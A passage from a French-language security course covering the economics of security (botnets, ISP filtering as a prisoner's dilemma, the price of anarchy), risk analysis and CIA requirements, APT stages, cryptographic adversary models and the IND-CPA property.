Ils ont d'autres fonctions : ces larges botnets ont facilité le cassage de mots de passe, servent à couvrir les traces des attaquants, démultiplient le pouvoir d'attaque de ceux qui le contrôlent, et peuvent miner des cryptomonnaies. Le botnet ZeroAccess³¹, découvert à l'été 2011 et ciblant les systèmes Microsoft Windows, comptait en 2013 près de 3 millions de postes actifs, plus de 9 millions infectés, générant plus de 100 000 dollars par jour.

1.4.4 Structure économique, contrôle et collaboration

Ce qui ressort de cette discussion, c'est que les intérêts économiques de part et d'autre de la barrière légale se font écho. En simplifiant à l'extrême la situation, on a : d'un côté les investissements pour garantir la sécurité d'un système d'information, et le coût infligé en cas de compromission ; de l'autre côté les investissements liés à la compromission dudit système d'information, et le bénéfice obtenu en y étant parvenu.



Les questions de la partie gauche sont celles de l'organisation qui cherche à se défendre, les questions de la partie de droite sont celles de l'organisation qui cherche à attaquer. Ces deux parties ne sont pas symétriques : il y a des situations dans lesquelles il faut beaucoup investir pour se protéger, mais dans lesquelles il suffit d'investir peu à un attaquant pour représenter une menace ; il y a des situations pour lesquelles le coût pour l'organisation d'une compromission est faible, mais le bénéfice pour l'attaquant est énorme &c.. Cela est la source de bien des incitations et on ne peut pas comprendre l'économie de la sécurité dans son ensemble en n'ayant en vue qu'un sous-ensemble des acteurs.

L'incitation économique disparaîtrait si le bénéfice du crime était inférieur à l'investissement. Mais il y a d'autres incitations que celle, purement financière, que nous venons de discuter. En effet, il faut tenir compte d'au moins deux aspects essentiels à la réalité du terrain : premièrement, l'information est incomplète (on ne connaît pas le coût réel, ni pour nous, ni pour un adversaire, ni les bénéfices qu'il peut en tirer, &c.); deuxièmement il y a plus que deux acteurs. Dans l'écosystème de la sécurité, il faut compter sur les autres – ou le faut-il ?

EXEMPLE · FOURNISSEURS D'ACCÈS, DÉNI DE SERVICE ET « DILEMME DU PRISONNIER »

Cet exemple est tiré d'un article par Johnson *et al.*^{a,b}. On considère la situation suivante :

Attaquant — ISP A — ISP B — … — ISP Z — Victime

Un attaquant est connecté *via* un fournisseur d'accès ISP A à Internet, et cherche à attaquer une victime connectée *via* un fournisseur d'accès ISP Z. Le trafic issu de l'attaquant doit pour cela traverser de nombreuses frontières administratives, risquant à chaque étape de provoquer une congestion.

Une solution agréable consisterait à filtrer le trafic au niveau de A – on parle de filtrage entrant (*ingress filtering*). Mais est-ce que A a intérêt à faire cela ? De son point de vue, ce filtrage implique qu'il refuse le trafic de certains de ses clients, et requiert l'emploi de technologies spécifiques, voire intrusives (*deep packet inspection*) – et cela dans l'unique but de protéger ses concurrents ! Si, de plus, l'attaquant manipule un botnet, alors les origines du trafic sont multiples et il est technologiquement impossible à A de ne pas commettre d'erreurs : certains paquets légitimes seront bloqués, ce qui met la réputation de A en jeu, et peut se traduire par une perte financière nette. Le raisonnement est le même pour chaque ISP.

Ainsi, conscients des externalités et des dépendances en matière de sécurité, aucun fournisseur accès ne semble avoir intérêt à implémenter une procédure de filtrage. Il en résulte que le niveau de sécurité global est plus faible – si les fournisseurs d'accès avaient coopéré, ils auraient non seulement amélioré la sécurité d'ensemble de tout le réseau, mais auraient chacun tiré un bénéfice net de cette opération. C'est une situation proche de celle, classique, du « dilemme du prisonnier » à *n* personnes, appelée « tragédie des biens communs ». Le prix Nobel d'Économie 2009 a récompensé les travaux de l'Américaine Elina Ostrom sur ce

³¹Aussi appelé max++ ou Sireref.

problème.

^aJohnson et al. « Are security experts useful ? Bayesian Nash equilibria for network security games with limited information. » *Computer Security–ESORICS 2010*. Springer Berlin Heidelberg, 2010. 588-606.

^bVoir aussi Manshaei et al. « Game theory meets network security and privacy. » *ACM Computing Surveys (CSUR)*, 45.3 (2013): 25.


Fondamentalement, le phénomène observé est celui-ci : l'agent qui agit mal n'est pas celui qui paye les conséquences de cette action directement, et il tire bénéfice à abuser des éventuels agents honnêtes. Si, à court terme, cette solution semble préférable pour cet agent particulier, elle n'est évidemment pas durable ni souhaitable pour la communauté dans son ensemble.

Pour faire en sorte que la solution égoïste – celle qu'un agent économique rationnel et informé privilégiera toujours – ne soit pas en même temps la situation la pire, il faut mettre en place des mesures spécifiques : lois et régulations (*cf. Sarbanes-Oxley Act*), *shaming* (publier les origines des mauvaises actions, révélant ainsi non seulement leur négligence, mais leur volonté de nuire aux autres) et autres systèmes de réputation, ou incitations financières et certifications ; ce sont des exemples de stratégies qui ont fonctionné.

Dans certaines situations pourtant, on préfère laisser faire : le coût d'une procédure de correction ou de contrôle n'en vaut tout simplement pas la peine.

EXEMPLE · PRICE OF ANARCHY

On considère le réseau suivant, constitué de deux nœuds : A et B . Il existe deux arcs entre ces nœuds, permettant de transmettre (par exemple) des paquets de A vers B .



Transmettre un paquet par le premier chemin coûte ϵ , où $0 \leq \epsilon \leq 1$ dénote la charge de ce chemin^a. Transmettre un paquet par le second chemin coûte 1, indépendamment de la charge de ce chemin.

On s'intéresse aux deux stratégies suivantes :

- Anarchie : chaque paquet « choisit » le chemin qui est le plus avantageux pour lui.
- Diktature : les paquets sont envoyés sur un chemin en fonction du choix le plus avantageux pour l'ensemble.

Dans la première stratégie, étant donné que $\epsilon \leq 1$, c'est le premier chemin qui est toujours le plus intéressant. Ainsi, chaque paquet, individuellement, fait ce choix. Par conséquent, tous les paquets empruntent le premier chemin, et $\epsilon = 1$. Le coût total est 1.

D'autre part, dans la seconde stratégie, on cherche à minimiser le coût total. Puisque ϵ dénote la charge du premier chemin, $1 - \epsilon$ est la charge du second, et le coût total est

$$\begin{aligned} C &= \epsilon \times \epsilon + (1 - \epsilon) \\ &= \epsilon^2 - \epsilon + 1 \end{aligned}$$

Ce coût est minimum en $\epsilon = 1/2$, la solution dictoriale^b a ainsi un coût de $3/4$.

L'écart entre la situation dictoriale et la solution anarchique s'élève à $1/4$, une quantité appelée « prix de l'anarchie » (PoA). Mettre en place un système centralisé de contrôle, s'assurant de l'application de la situation dictoriale, représente un investissement dont le coût, s'il dépasse le PoA, n'en vaut pas la peine^c.

^aC'est-à-dire que si aucun paquet ne transite par ce chemin, alors $\epsilon = 0$; réciproquement, si l'ensemble des paquets utilise ce chemin, alors $\epsilon = 1$.

^bOn notera que, dans ces conditions, $\epsilon < 1$: un paquet sur le second chemin a *toujours* intérêt à changer de voie. C'est en ce sens que la solution est qualifiée de « dictoriale » : nul compte n'est tenu des intérêts individuels.

^cLa question se pose notamment lorsqu'en passant à l'échelle, les coûts d'un tel dispositif de contrôle deviennent conséquents.

La leçon à tirer de cet extrait de théorie des jeux est double. D'une part, que si l'on compte sur l'égoïsme des utilisateurs (ou la localité du protocole), on accepte de payer un écart à l'optimum. Dans le cas des télécommunications et du trafic routier, ce coût est bien inférieur en général à celui d'un système de contrôle,

et on préfère « laisser faire ». D'autre part, que les ressources investies (par exemple un nouvel équipement réseau destiné à endiguer la congestion ou à fournir une redondance) peuvent agir à *contre-courant*, on parle alors de « paradoxe de Braess ».

Ainsi, la question de la collaboration et du contrôle rejoint celle des intérêts économiques : la sécurité de systèmes d'information bénéficie toujours de la collaboration (on devrait peut-être dire : l'absence de collaboration est toujours une menace à la sécurité), mais la collaboration n'est pas toujours l'option préférée, puisqu'elle représente un coût, un engagement et un risque si jamais l'un des membres de la collaboration décide de s'en séparer ou d'en abuser. Dans les théories économiques, où de telles situations se présentent souvent (pollution, &c.), on parle d'*externalités*. La question – ouverte – au cœur de nombreuses théories de gouvernance économique est de savoir comment efficacement *internaliser les externalités*.

2 | Éléments d'analyse du risque

« 知可以戰與不可以戰者勝，
識眾寡之用者勝¹ »
– Sūn Zǐ, *l'Art de la Guerre*, VI^e siècle AEC.

« After assigning a \$200,000 value to a human life,
Edward Ivey estimated that it would cost \$2.40
per car to settle lawsuits resulting from any deaths, as
compared with \$8.59 to fix the fuel-tank problem »
– Extrait de « GM and the Law », *The Economist*, 17 juillet 1999.

Le lecteur ne sera pas surpris, à la lumière de la discussion qui précède, que l'on cherche tout naturellement à donner une mesure – concrète, quantitative – du risque. On utilise pour cela trois types d'outils, issus des mathématiques : les probabilités, qui permettent de faire des prédictions sur le coût de certains événements ; les statistiques, qui permettent de tenir compte de l'histoire et de détecter les situations inhabituelles ; l'optimisation combinatoire, qui permet d'élaborer le meilleur cocktail de solutions à budget donné.

Il y a donc des mathématiques, dans ce qui suit. Mais ce n'est pas tout, et l'auteur s'aventurera même à dire que ce n'est pas les nombres qui nous intéresseront vraiment. Car un risque mesure quelque chose que l'on ne souhaite pas, et c'est bien cela qu'il faut clarifier, même si *in fine* on essayera de fournir une somme d'argent correspondante.

2.0 Analyse de risque

Comment définir un *risque* ? Les standards ISO/IEC définissent² le risque comme « *la possibilité qu'une menace donnée exploitera les vulnérabilités d'un atout causant ainsi des dommages à l'organisation. Il est mesuré en termes d'une combinaison de la probabilité d'occurrence d'un événement et de ses conséquences.* »^C. Ce standard nous invite donc à penser le risque présenté par un incident donné comme le résultat d'une opération du type :

$$\text{risque} = \text{probabilité d'occurrence} \times \text{impact}$$

Une analyse de risque consiste à estimer ces paramètres et à en déduire le risque représenté par une situation donnée. Il faudra alors évidemment réagir de manière adaptée.

On décompose, afin de les estimer, ces paramètres. Par exemple, la probabilité d'occurrence d'un incident est d'autant plus grande :

- que la vulnérabilité est visible ou facilement détectable ;
- que la vulnérabilité est aisée à exploiter ;
- que l'exploitation de la vulnérabilité est rentable pour l'attaquant ;
- que l'exploitation de la vulnérabilité est difficile à détecter ;
- que l'exploitation de la vulnérabilité, étant détectée, ne permet pas de remonter à l'attaquant ;

¹ « Il vaincra celui qui sait quand se battre et quand ne pas se battre. Il vaincra celui qui sait faire face aux forces supérieures comme inférieures à la sienne. » – trad. L. Giles (1910)

² ISO/IEC FIDIS 27005 :2008, ISO/IEC 31000 :2009, ISO/IEC 31010 :2009, ISO Guide 73 :2009 et ISO/IEC 21500 en particulier.

- que l'attaquant est déterminé ou compétent (*confer* section 2.0.2 p. 20) ;
- &c.

Une partie de ces paramètres dépend de notre organisation – quels attaquants elle peut avoir, quels systèmes sont susceptibles de fournir des données rentables, &c.– et une autre partie de ces paramètres dépend de la *technique*. De même, dans l'évaluation de l'impact d'un incident, une partie relève du métier – est-ce un élément critique de l'organisation qui est touché ? – et une partie relève de l'aspects technique – y a-t-il destruction de matériel ? S'il est important d'évaluer le risque, il est donc utile de savoir en décomposer les origines. Les contre-mesures seront pensées en conséquence.

Savoir évaluer un risque permet de dresser un budget *a priori*. Il est utile alors de comparer ce coût à celui que l'on souhaite investir pour se prémunir. C'est par exemple la philosophie derrière le modèle de Gordon-Loeb (voir p. 28). D'autre part, la loi peut exiger qu'une analyse de risque ait été menée, par exemple en cas d'enquête suite à un incident. Même si l'on ne sait pas chiffrer directement un risque, il est possible d'en estimer la sévérité : on pourra alors traiter en priorité les situations critiques.

Enfin, et ce sera toujours implicite dans la suite de la discussion mais c'est absolument fondamental : un risque s'évalue sur une période de temps donnée (sans quoi la notion de probabilité n'aurait aucun sens). On fixe donc, une fois pour toute, si l'échéance considérée est un jour, un mois, une année etc.

2.0.1 Établir les exigences : C, I, A, & les autres

Le terme «sécurité» ne recouvre bien souvent qu'à peine un vague sentiment, une intuition, une attention implicite et non verbalisée, une pré-idée dont on a le souvenir flou qu'elle est importante mais qu'on serait bien en peine de formuler en toute clarté. En tout cas, c'est souvent ce qui ressort d'un entretien. Le professionnel, le scientifique, doit donc proposer des formulations assez claires et précises, et assez pertinentes, pour qu'à la fois son employeur s'y retrouve et qu'il y ait quelque chose de concret à faire en la matière.

Comment donc quantifier ce que nous souhaitons conserver, ou éviter ? Qu'est ce qui constitue un incident, qu'est ce qui est acceptable ? Il n'y a pas de réponse universelle. La tradition a retenu la triade CIA : Confidentiality, Integrity, Availability. Nous pouvons expliciter nos exigences en matière de CIA pour tout système sur lequel nous portons notre attention.

- *Confidentialité* : certaines données ne doivent être accessibles qu'à certains individus bien définis. À ceux-ci, on peut souhaiter imposer des restrictions (par exemple : lire un document, mais ne pas le modifier ; ou encore : lire un message une seule fois, pas plus). Il peut s'agir de données d'utilisateurs, que la loi oblige à protéger (voir la partie du cours relative aux données personnelles, par exemple). Il peut s'agir de données critiques de l'organisation : plans, documents internes, &c. Il peut s'agir de communications à caractère privé. Il peut s'agir de données soumises à un droit d'auteur que l'on souhaite garantir. La confidentialité relève de la relation souhaitée entre des individus et des données.
- *Intégrité* : les données peuvent être altérées ou perdues, ou leur accès rendu impossible. Le matériel peut défaillir, des documents peuvent ne pas être transmis, ou se dégrader. L'intégrité d'un système ou d'une information signifie le maintient, dans le temps, de certaines au moins de ses propriétés essentielles.
- *Disponibilité* : en combien de temps est-ce qu'un service doit répondre, et que se passe-t-il s'il ne répond plus (dénie de service) ? Si on sert plusieurs individus, à qui doit-on répondre en priorité ? Peut-on accepter une famine – une situation où certains utilisateurs ne sont jamais servi bien que le service fonctionne ? La disponibilité vise la transparence entre état de droit et état de fait.

Les temps évoluent, et s'il est essentiel de traiter les questions ci-dessus, d'autres s'y ajoutent³ :

- *Authenticité* ou *non-répudiation* : à l'exigence d'intégrité, on peut vouloir s'assurer de l'auteur d'un message ou d'une modification, tenir compte des accès à une ressource. Cela peut par exemple servir à des besoins forensiques, afin de comprendre *a posteriori* l'origine d'un incident.

³Le lecteur attentif aura repéré qu'il semble y avoir des exigences opposées les une aux autres. C'est un fait. Il lui appartiendra donc de ne pas vouloir des choses mutuellement exclusives, qu'il serait condamné à ne jamais obtenir.

- *Anonymat/vie privée/zero-knowledge* : les informations disponibles à un système peuvent-elles ou doivent-elles permettre d'identifier un utilisateur, ou d'obtenir des informations à son sujet ? L'utilisation combinée des informations diffusées par le système permet-elle d'accéder à des informations supplémentaires sur l'utilisateur ?
- *Déniabilité* : si les données sont saisies ou interceptées, peut-on en identifier l'auteur (utilisateur, programme ou bot), le contenu ou la nature, peut-on savoir si elles sont chiffrées ? Au contraire, l'utilisateur légitime peut-il être mis en cause par un programme ou un utilisateur malveillant ?
- *Destruction* : le matériel défectueux ou obsolète contient des données qu'il est possible de récupérer – est-ce souhaitable ?
- *Détournement de ressources et facteur d'impact* : en cas de compromission, est-il possible qu'une ressource soit détournée, diminuant sa disponibilité, donnant un accès au sein du système d'informations, ou déléguant des moyens (par exemple à l'attaque d'autres systèmes, à l'extraction de cryptomonnaies, &c.), susceptibles de l'impliquer dans un botnet ou une attaque visant un ? Qui est potentiellement impacté par une défaillance ou un détournement de cette ressource ?
- *Audit* : est-on capable de fournir des preuves établissant que le système fonctionne correctement ou, *a posteriori*, qu'il a fonctionné correctement à un instant donné ?
- *Passage à l'échelle et extensibilité* : est-il possible ou souhaitable que le service ou la technologie soit utilisée massivement, et doit-il être possible de lui ajouter des fonctionnalités ou de modifier ses fonctionnalités ? développée
- *Cohérence* : dans un système distribué, les informations diffèrent *a priori* d'un nœud à l'autre. Quelle divergence peut-on accepter ? Si des mécanismes de synchronisation sont nécessaires, faut-il refuser de répondre tant que les données ne sont pas à jour ?
- *Vivacité (liveliness)* : on peut souhaiter qu'à terme, une certaine propriété sera vérifiée (même si elle ne l'est pas à tout instant). Par exemple, un ascenseur finira-t-il par arriver à l'étage sélectionné ?

Ces différents critères portent sur les systèmes à tous les niveaux. Pour chaque élément, on établit nos exigences : par exemple, qu'un système de stockage résiste pendant 5 ans en conservant correctement les données avec une fiabilité au-delà de 99%. Il s'agira alors de réfléchir aux moyens d'atteindre ce but (par exemple, la redondance des données, une politique de sauvegarde, stockage distribué, cloud, &c.) et de déduire le coût correspondant.

On réfléchira également aux *interactions* possibles entre les exigences : si on souhaite que les données soient confidentielles (par exemple chiffrées), alors l'intégrité des données risque d'être plus difficile à garantir. Autre exemple d'interaction difficile : cohérence et disponibilité. Assurer la cohérence nécessite des mécanismes de synchronisation qui ralentissent le système.

EXEMPLE · EXIGENCES D'UN AUTOMATE BANCAIRE

Dans un distributeur d'argent automatique par exemple, l'exigence de cohérence consiste à connaître à tout instant le solde correct de la personne (pour savoir notamment si cette personne a le droit de retirer le montant qu'elle demande) – alors que l'exigence de disponibilité consiste à donner une réponse à sa demande d'argent.

On pourrait penser que la cohérence prime dans ce cas. Mais en pratique, les appareils modernes privilient la disponibilité : si le solde exact est inconnu, on autorise tout de même le retrait, auquel on a fixé une limite. Cette limite permet de ménager les risques, dans le cas où le client retire plus d'argent qu'il ne possède. Après un temps donné (propriété dite de *vivacité*), l'automate sera à nouveau synchronisé avec la banque et saura (*audit*) si le client (que l'on connaît car le système l'a *authentifié*) a abusé ou non l'automate.

La banque pourra alors réagir de manière appropriée, généralement en prélevant une compensation. Ainsi, ce n'est pas tant l'exigence de cohérence qui assure le fonctionnement du système, mais celui d'audit et d'authenticité.

Par ailleurs, on divise chacun des buts que l'on se fixe en deux parties : celle relative à l'*implémentation* de cette exigence, et celle relative à la *détection* que cette exigence n'est pas remplie. L'évaluation des risques consiste à penser les conséquences qui suivent le non-respect de ces exigences.

2.0.2 Évaluation d'une menace et modèles d'adversaires

Plaçons-nous dans ce paragraphe dans une posture défensive. Nous sommes donc temporairement dans la position d'un ensemble qui cherche à se préparer, à évaluer différents scénarios possibles. Considérons donc un scénario d'attaque. Voici quelques uns des indicateurs qui permettent de l'évaluer :

- *Motivation* : que l'attaque réussisse ou non, elle pouvait s'être fixé un objectif qui trahit ses intentions. Selon qu'il y a un but déterminé (crime, espionnage, sabotage &c.) ou non (négligence), ou plus précisément quel est l'impact que semble chercher à avoir cette menace (jeu, publicité, vol, destruction &c.).
- *Direc~~t~~ivité* : l'attaque nous vise-t-elle spécifiquement ou est-elle le résultat d'un ratissage opportuniste (botnet par exemple) ? L'attaque est-elle coordonnée ?
- *Cout et périmètre* : supposant que l'attaque réussisse, quel est le coût estimé et est-il inacceptable ? Quelle est l'étendue impactée par l'attaque ?
- *Ressources* : quels moyens ont été investis et quels acteurs ont été impliqués pour mener à bien cette attaque ?
- *Itérabilité et persistance* : l'attaque est-elle unique et ponctuelle, ou peut-elle être répétée ? Entre-t-elle dans le cadre d'une stratégie maintenue de menace ?
- *Détection* : à quel point de l'attaque et à quel niveau du système aurait-elle été détectée ?
- *Origines* de l'attaque, en particulier le nombre de points d'origine identifiables.
- &c.

Répondant à toutes ces questions, on caractérise une menace ; le lecteur aura remarqué que l'on a pas, en général, les réponses à ces questions.

Les intentions des attaquants ne peuvent qu'être supposées, les coûts estimés, les ressources devinées, &c. C'est pourquoi il est important que de telles estimations ne soient pas faites à la légère. C'est aussi pourquoi il faut essayer d'apprendre un maximum d'informations au cours d'une attaque, même si cela ne semble pas participer à la protection ou la priorité de l'instant. C'est également pourquoi une politique de communication doit être décidée très tôt dans l'élaboration d'une politique de sécurité : afin de partager voire recouper les informations.

Dans tous les cas, ces critères et d'autres permettent de se faire une idée de la nature de la menace. On pourra alors commencer à réfléchir aux contre-mesures possibles et aux moyens à mettre en œuvre si l'on souhaite se prémunir contre un tel scénario.

EXEMPLE · APT : ADVANCED PERSISTENT THREATS

Les « menaces persistentes avancées », où APT, sont des stratégies d'attaques particulièrement élaborées caractérisées par leur discretion et leurs moyens techniques hors du commun.

Ciblant très spécifiquement des entreprises ou des institutions étatiques, ces menaces sont coordonnées, participent à une stratégie à long terme et peuvent rester indétectées pendant longtemps, si elles sont détectées tout court. Pour cela, elles s'appuient sur des failles non publiées (*zero-day*) et sur une expertise poussée, ainsi que sur une longue préparation et une stratégie définie.

Ces menaces ne visent pas le vol ponctuel d'information (codes de cartes bancaires, révélation d'identités etc.) mais bien plutôt une présence maintenue auprès de leur victime. Elles relèvent donc plutôt de l'espionnage ou du sabotage. De telles attaques ne sont pas automatisées, même si elles peuvent recourir à des outils qui le sont, et sont donc particulièrement réactives et adaptatives.

Les auteurs derrières de telles menaces sont des organisations disposant de beaucoup de ressources et de personnel qualifié, très certainement la plupart du temps des gouvernements. Ce faisant, elles échappent souvent aux poursuites judiciaires.

La mise en place de cette menace se déroule selon le schéma suivant :

- Point d'entrée : exploitant une faille initiale (*zero-day* ou malware implanté sur site), ou des techniques d'ingénierie sociale, un point d'accès dans le système d'informations est ouvert.

- Installation : des outils de surveillance et d'administration à distance sont installés. Un canal de communication et de contrôle (C&C) est établi.
- Élévation de priviléges : exploitant des failles supplémentaires ou des mots de passe faibles, l'attaquant accède à d'autres éléments du système et étend ses priviléges.
- Recueil d'informations : toutes les informations disponibles, sur l'infrastructure, les employés, les relations de confiance &c. sont recueillies pour être analysées *off-line*.
- Déplacement : l'attaquant prend le contrôle d'autres éléments de l'infrastructure pour y récolter des données, éventuellement de manière plus ciblée.
- Persistance : l'attaquant maintient les canaux de communication protégés et couvre ses traces, ouvrant si possible d'autres failles dans le système pour garantir un futur accès.

Il est important de savoir que l'arrivée des APTs dans le paysage de la sécurité informatique au tournant des années 2010 a profondément blessé le dogme de la défense périphérique en vigueur jusqu'alors – qui se protégeait de l'extérieur, sans se protéger de l'intérieur. Nous le verrons plus loin, il convient aujourd'hui de se tourner vers des stratégies de défense en profondeur, mieux à même de déteindre voire d'intercepter ces attaques.

On distinguera en général trois aspects à l'évaluation d'une menace, dont les rôles sont en fait conjoints :

- D'une part, on proposera des modèles d'adversaires, ou modèles de menaces. En se donnant des hypothèses sur les motivations et moyens d'adversaires théoriques, nous pourrons déterminer à quel point une politique de sécurité donnée permet de leur résister. C'est par exemple sur la base de tels modèles que se définit le niveau de sécurité d'un protocole cryptographique.
- D'autre part, on identifiera l'impact que ces menaces auraient sur notre organisation, si elles venaient à se manifester. Cet impact peut être nul, faible, ou peut provoquer d'importants dégâts, en fonction des protections mises en place et des aspects visés. Quantifier cet impact correspond à une analyse de risque.
- Enfin, on mettra en place une démarche de détection, qui s'assurera de la validité ou de l'invalidité de nos hypothèses. Il s'agira de mesurer le taux de tentatives (fructueuses ou non), les risques réels par rapport aux risques théoriques, de s'informer de l'évolution des menaces et bien sûr de mettre en place des dispositifs d'alerte – le tout permettant de vérifier que la politique de sécurité adoptée fait le travail qu'on lui demande.

EXEMPLE · QUELQUES MODÈLES D'ADVERSAIRES

En cryptographie par exemple, on cherche à mesurer le niveau de sécurité d'un protocole en proposant des modèles d'adversaires, et en donnant une estimation de la difficulté, pour un tel adversaire, de parvenir à un but donné. Un modèle courant est celui d'un protocole de communication entre deux partis, traditionnellement appelés Alice et Bob. On fait déjà les hypothèses suivantes : Alice, comme Bob de son côté, peuvent effectuer en privé toutes les opérations mathématiques de leur choix, et communiquent par un canal. Supposons que l'exigence de sécurité est celle de confidentialité : Alice souhaite que Bob seul puisse connaître le contenu des messages qu'elle envoie.

- *Adversaire passif* : un adversaire passif est capable d'écouter ce qui passe par le canal de communication entre Alice et Bob. Il peut alors connaître tous les messages envoyés par Alice, à moins que celle-ci n'emploie un chiffrement. Pour fixer les idées, prenons un exemple classique : Alice décide de chiffrer ses messages, et afin que Bob puisse les lire, ils s'accordent sur une clé de chiffrement. Pour ce faire, ils utilisent par exemple le protocole d'échange de clés de Diffie-Hellman. Sous les hypothèses que les paramètres du protocole sont bien choisis, et que le problème de Diffie-Hellman (CDHP) est difficile^a, Alice confronte l'adversaire à un problème qui requiert des capacités de calcul très importantes. Elle peut rendre le problème encore un peu plus pénible en utilisant des groupes bien choisis, par exemple les points rationnels d'une courbe elliptique.

- *Adversaire actif* : un adversaire actif est capable d'écouter sur le canal de communication, mais également d'intercepter les messages, les modifier, et en envoyer à son gré. Face à un tel adversaire, la stratégie précédente est sans effet : en s'interposant entre Alice et Bob, il se fait passer pour l'un auprès de l'autre – une attaque appelée *man-in-the-middle*. Il est alors capable, sans développer plus d'effort qu'Alice ou Bob, de lire tous les messages. Une contremesure possible est d'ajouter un protocole d'authentification, par exemple un système de clés publiques RSA. Sous les hypothèses que les paramètres sont bien choisis, que les clés publiques sont correctes et non compromises, que le problème RSA est un problème difficile^b, que l'implémentation est correcte et ne fournit pas de canal auxiliaire – sous ces hypothèses Alice confronte l'adversaire avec un problème nécessitant des capacités de calcul importantes.
- *Adversaire honnête mais curieux* (honest-but-curious) : cette fois-ci c'est l'un des intervenants, Bob par exemple, que l'on soupçonne de vouloir récupérer des informations sur Alice. Il peut faire cela en tenant compte des différentes communications qu'ils ont pu avoir ensemble ; il peut également recouper des informations fournies par d'autres sources (d'autres « Bob » par exemple). Il respecte ce faisant le protocole de communication. Un exemple des conséquences possibles est donné par [Lenstra et al., 2012] : exploitant de nombreuses clés publiques RSA, disponibles par définition à tout un chacun, il est possible de les factoriser très efficacement (pour peu que la clé soit assez petite ou que la génération de nombres premiers ne soit pas assez « aléatoire »).

^aÀ l'heure où ces lignes sont écrites, la méthode la plus efficace connue est de résoudre le problème logarithme discret, pour lequel des solutions efficaces en général ne sont pas connues. Mais il n'y a aucune preuve que ce problème est difficile algorithmiquement, et de fait dans certains cas précis des solutions rapides commencent à se dégager.

^bÀ l'heure où ces lignes sont écrites, la méthode la plus efficace pour résoudre RSA repose sur la factorisation de grands nombres, un problème dont on n'a aucune preuve qu'il est effectivement difficile. De fait, il existe des algorithmes (classiques) sous-exponentiels et au moins un algorithme (quantique) en temps polynomial, permettant de le résoudre.

On ajouterait volontiers à cette liste les adversaires malhonnêtes, ceux qui ne s'encombrent pas de respecter le protocole. L'avantage d'une certaine hiérarchie dans les modèles permet une approche progressive, rationnelle. Mais l'intérêt réel de ces modèles est que l'on peut obtenir d'eux une mesure quantitative et des notions de sécurité bien définies, sur lesquelles on peut raisonner. Voici un exemple d'une telle notion :

EXEMPLE · PROPRIÉTÉ DE SÉCURITÉ IND-CPA

La propriété d'*indistiguabilité sous attaque à clairs choix*, généralement abrégée en IND-CPA^a, appelée également sécurité sémantique^b, est une des propriétés souhaitables des cryptosystèmes modernes. Cette propriété est définie par le jeu suivant :

- Initialisation
 - Nous choisissons en privé une clé (privée) K ;
 - Nous choisissons en privé « au hasard » un bit b ;
- Interaction avec l'adversaire (curieux, mais honnête)
 - L'adversaire peut interroger un oracle qui chiffre avec K le message de son choix ;
 - L'adversaire nous confronte à deux messages : m_0 et m_1 ;
 - Nous transmettons à l'adversaire le message m_b , chiffré avec K , où b est le bit choisi lors de la phase d'initialisation.
- Résolution
 - L'adversaire annonce b' , qu'il espère correspondre à notre b .

En résumé : choisissant les messages m_0 et m_1 , pouvant obtenir leur chiffrement par K , l'adversaire essaie de deviner si on lui envoie m_0 ou m_1 chiffré par K . On définit l'avantage de l'adversaire (par rapport au hasard) par :

$$\mathbb{P}(b = b') - \frac{1}{2}$$

et on dit que le cryptosystème considéré possède la propriété (t, ϵ) -IND-CPA si, en temps t , pour tous les adversaires^c, l'avantage est inférieur à ϵ .

Cette propriété est bien sûr intéressante en pratique lorsque ses paramètres n'ont aucune importance : c'est-à-dire lorsque t est gigantesque et ϵ négligeable – on écrit alors simplement IND-CPA. Le lecteur attentif aura remarqué qu'une condition nécessaire (mais pas suffisante) pour qu'un cryptosystème ait cette propriété est que le chiffrement ne peut pas être déterministe et sans état : deux chiffrements successifs du même message doivent donner un résultat différent. En particulier, le mode de chiffrement ECB n'est pas IND-CPA, et le cryptosystème RSA^d n'est pas IND-CPA.

Par ailleurs, on a les implications suivantes :

$$\text{NM-CPA} \Rightarrow \text{IND-CPA} \Leftrightarrow \text{SIM-CPA}$$

où NM-CPA est la propriété de non-malléabilité (l'adversaire ne peut pas modifier le message en contrôlant son contenu) et SIM-CPA la propriété selon laquelle communiquer sur un canal ouvert avec ce cryptosystème est équivalent à communiquer sur un canal protégé (avec le même niveau de protection). Puisque RSA n'est pas IND-CPA, en particulier il n'est pas NM-CPA, autrement dit il est malléable^e.

^aDe l'anglais : *indistinguishability under chosen plaintext attack*.

^bCes deux notions sont équivalentes, c'est en fait un théorème de Goldwasser et Micali : Goldwasser et Micali, « Probabilistic encryption. » *Journal of computer and system sciences* 28.2 (1984): 270-299.

^cIl faut préciser les capacités de calcul dont on suppose que l'adversaire est doté. Généralement, on lui concède une machine PPT non-uniforme, bien plus puissante qu'une machine de Turing et dépassant largement les calculs que l'on sait faire en pratique.

^dTel qu'il est le plus souvent présenté, sans randomisation.

^eIci encore dans sa version « simple ».

Dans l'exemple ci-dessus, on a bien défini l'adversaire : ses capacités de calcul, son respect du protocole de communication ; on a par ailleurs défini numériquement le niveau de sécurité d'un cryptosystème donné sous ces hypothèses.

On peut supposer l'adversaire mieux équipé⁴ : s'il dispose en outre d'un oracle de déchiffrement, alors il peut mener une attaque à chiffrés choisis. Par exemple le cryptosystème ElGamal, qui est IND-CPA, est vulnérable à une attaque à texte chiffré choisi (il n'est pas IND-CCA).

Objectif du défenseur (difficulté croissante)	Type d'attaque (moyens croissants)
Résister à la casse totale ⁵ (KR)	Clairs choisis (CPA)
Sens unique ⁶ (PR)	Chiffrés choisis (CCA, CCA2)
Indistinguabilité (IND)	
Non-malléabilité ⁷ (NM)	

2.0.3 Estimer la probabilité d'occurrence d'un événement

Parler de probabilité d'occurrence peut s'avérer trompeur. En un sens, c'est appliquer à la lettre la définition donnée en page 17 ; d'un autre côté, la tentation est grande d'oublier l'aspect adversarial, stratégique, de la sécurité, pour lui substituer une vision statistique héritée de la sûreté. Il nous faut des probabilités, qui donnent une vue d'ensemble ; il faut aussi savoir les prendre avec la distance qui s'impose et ne pas vendre son âme pour un SIL ou un MTTF.

On s'intéresse dans cette section à un unique phénomène. Si on sait combien cela nous coûterait s'il se produisait, on saurait évaluer le risque à condition d'en connaître la probabilité. Il existe essentiellement deux manières de faire : un sens *a priori* de ce que devrait être la distribution de probabilité ; *a posteriori*, un historique des événements passés qui nous donne une idée de la fréquence empirique des événements.

Probabilités a priori : loi de Poisson et MTTF

En matière de sécurité informatique, et dans la situation où on s'intéresse aux problèmes accidentels (donc sans lien entre eux, sans *timing* particulier, arrivant « au hasard »), il est utile de connaître la distribution de Poisson.

